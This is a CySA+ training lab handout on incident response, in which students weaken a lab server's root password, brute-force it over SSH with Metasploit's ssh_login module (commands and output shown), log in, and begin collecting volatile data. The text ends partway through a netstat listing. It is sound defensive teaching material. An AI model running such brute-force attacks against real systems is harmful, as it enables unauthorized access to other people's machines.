CySA+ Lab Series

Lab 17: Incident Response Procedures

Document Version: 2022-10-10

Material in this Lab Aligns to the Following	
CompTIA CySA+ (CS0-002) Exam Objectives	1.2 - Given a scenario, utilize threat intelligence to support organizational security 4.2 - Given a scenario, apply the appropriate incident response procedure 4.3 - Given an incident, analyze potential indicators of compromise 4.4 - Given a scenario, utilize basic digital forensics techniques 5.2 - Given a scenario, apply security concepts in support of organizational risk mitigation
All-In-One CompTIA CySA+ Second Edition ISBN-13: 978-1260464306 Chapters	2: Threat Intelligence in Support of Organizational Security 16: Appropriate Incident Response Procedures 17: Analyze Potential Indicators of Compromise 18: Utilize Basic Digital Forensics Techniques 20: Security Concepts in Support of Organizational Risk Mitigation

Contents

Introduction

One of the primary duties of a cybersecurity analyst is to prepare a clear Incident Response Plan for an organization. “Incident Response” describes the process that an organization uses to handle cyberattacks. The goal is to manage the incident so that damage and mitigation are minimized.


An Incident Response Plan is a report describing cybersecurity incidents and provides a strategy of the process to be followed and the personnel who will be managing the incident when reported.

In this lab, you will be conducting malicious attacks followed by several incident response practices.

Objectives

- Implement appropriate risk mitigation strategies
- Implement basic forensic procedures
- Exploiting SSH attack on a remote system
- Collecting volatile data
- Viewing security logs

Lab Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account	Password
WinOS (Server 2019)	`192.168.0.50`	`Administrator`	`NDGlabpass123!`
MintOS (Linux Mint)	`192.168.0.60`	`sysadmin`	`NDGlabpass123!`
OSSIM (AlienVault)	`172.16.1.2`	`root`	`NDGlabpass123!`
UbuntuSRV (Ubuntu Server)	`172.16.1.10`	`sysadmin`	`NDGlabpass123!`
Kali	`203.0.113.2`	`sysadmin`	`NDGlabpass123!`
pfSense	`203.0.113.1` `172.16.1.1` `192.168.0.1`	`admin`	`NDGlabpass123!`


1 Exploiting a System with an SSH Attack

A very common and often overlooked attack vector is SSH. SSH allows users outside of the security domain access to resources such as databases and applications.

In this first section, you will conduct an attack on a host by using Metasploit to perform a brute-force SSH attack on a host that has a root account with a vulnerable password. For the incident response, you will be capturing volatile information from the server as the first step in the incident response process.

1.1 Setup the Host with an Account with a Vulnerable Password

1. Set the focus to the **UbuntuSRV** computer.
2. Log in as `root` using the password: `NDGlabpass123!`




```
Ubuntu 20.04.3 LTS ubuntusrv tty1

ubuntusrv login: root
Password:
```

3. Change the root's password to **toor**, which is a commonly used non-secure root password on Linux and Unix, by typing the following command:

```
passwd
```

When asked for the *New password*, type `toor`, and press **Enter.**
When asked to *Retype new password*, type `toor`, and press **Enter.**




```
root@ubuntusrv:~# passwd
New password:
Retype new password:
passwd: password updated successfully
```

4. Log out of the root account by typing the **exit** command:


```
exit
```

1.2 Performing the SSH Attack

1. Set the focus on the **Kali** computer.
2. Log in as `sysadmin` using the password: `NDGlabpass123!`




3. Click on the **Terminal** button.



4. In the terminal, type the following command to start the *metasploit* process. If asked for the **[sudo] password for sysadmin**, type: `NDGlabpass123!`


```
sudo msfdb start
```



```
┌──(sysadmin㉿kali)-[~]
└─$ sudo msfdb start
[+] Starting database
```

5. With the *metasploit* framework running, you can now activate the **msfconsole**, with the following command:


```
msfconsole
```



```
sysadmin@kali: ~
File  Actions  Edit  View  Help
┌──(sysadmin㉿kali)-[~]
└─$ sudo msfdb start
[sudo] password for sysadmin:
[i] Database already started

┌──(sysadmin㉿kali)-[~]
└─$ msfconsole


       =[ metasploit v6.1.41-dev                          ]
+ -- --=[ 2218 exploits - 1171 auxiliary - 397 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 >
```

6. Type the following command to use the **SSH Login Scanner** module:


```
use auxiliary/scanner/ssh/ssh_login
```



```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

7. Show the module options by typing the following command:

```
show options
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Acc
                                                 user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-
                                                ng-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one p
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

The bad actor has already determined, using a tool, such as *netstat*, that **IP address 172.16.1.10** has **TCP Port 22** open. By using the auxiliary/scanner/ssh/ssh_login module, they will attempt a brute-force attack to determine if there is a user name with a weak password.

8. Set the target IP address with the following command:


```
set RHOSTS 172.16.1.10
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.16.1.10
RHOSTS ⇒ 172.16.1.10
```

9. Set the username to **root** with the following command:


```
set USERNAME root
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME ⇒ root
```

10. Set the wordlist to use for the brute-force attack.


```
set PASS_FILE Desktop/LabFiles/HashCat/password.lst
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/LabFiles/HashCat/password.lst
PASS_FILE ⇒ Desktop/LabFiles/HashCat/password.lst
```

11. Show results as *metasploit* brute-forces the password with the following command:


```
set VERBOSE true
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

12. Start the attack with the **run** command:

```
run
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.16.1.10:22 - Starting bruteforce
[-] 172.16.1.10:22 - Failed: 'root:123456'
[-] 172.16.1.10:22 - Failed: 'root:12345'
[-] 172.16.1.10:22 - Failed: 'root:password'
[-] 172.16.1.10:22 - Failed: 'root:password1'
[-] 172.16.1.10:22 - Failed: 'root:123456789'
[-] 172.16.1.10:22 - Failed: 'root:12345678'
[-] 172.16.1.10:22 - Failed: 'root:1234567890'
[-] 172.16.1.10:22 - Failed: 'root:abc123'
[-] 172.16.1.10:22 - Failed: 'root:computer'
[-] 172.16.1.10:22 - Failed: 'root:tigger'
[-] 172.16.1.10:22 - Failed: 'root:1234'
[+] 172.16.1.10:22 - Success: 'root:toor' 'uid=0(root) gid=0(root) gro
ups=0(root) Linux ubuntusrv 5.4.0-96-generic #109-Ubuntu SMP Wed Jan 1
2 16:49:16 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 3 opened (203.0.113.2:43995 -> 172.16.1.10:22 ) at 202
2-01-20 15:56:47 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Make a note of the cracked password.

13. Close the *metasploit* session by typing the following command.

```
exit -y
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > exit -y

┌──(sysadmin㉿kali)-[~]
└─$ 
```

14. SSH into the *UbuntuSRV* using the following command:

```
ssh root@172.16.1.10
```

When asked *Are you sure you want to continue connecting*, type `yes` and when asked for **root @172.16.1.10’s password,** type: `toor`




```
┌──(sysadmin㉿kali)-[~]
└─$ ssh root@172.16.1.10                                                   130
The authenticity of host '172.16.1.10 (172.16.1.10)' can't be established.
ED25519 key fingerprint is SHA256:vOBJY7UYiijFLONsFeOS3z0N1f8OnVAlSZPrzeaIf1Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.1.10' (ED25519) to the list of known hosts.
root@172.16.1.10's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.


Last login: Thu Jan 20 20:49:23 2022 from 192.168.0.60
root@ubuntusrv:~#
```

15. Leave the SSH session open and continue on to the next section to perform an incident response.

2 Collecting Information for Incident Response

There will always be hackers trying to break into an organization's systems. It is important for a security analyst to identify vectors that can be exploited, fix the problem(s), and document the issue and the resolution.


1. Return to the **UbuntuSRV** computer.
2. Log in as `sysadmin` using the password: `NDGlabpass123!`



```
Ubuntu 20.04.3 LTS ubuntusrv tty1

ubuntusrv login: sysadmin
Password:
```

3. Type the following command to see if there are any connections to the *UbuntuSRV*:

```
netstat -atu
```




```
sysadmin@ubuntusrv:~$ netstat -atu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:6379          0.0.0.0:*               LISTEN
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 localhost:45015         0.0.0.0:*               LISTEN
tcp        0      0 localhost:postgresql    0.0.0.0:*               LISTEN
tcp        0      0 ubuntusrv:ssh           203.0.113.2:42210       ESTABLISHED
tcp6       0      0 ip6-localhost:6379      [::]:*                  LISTEN
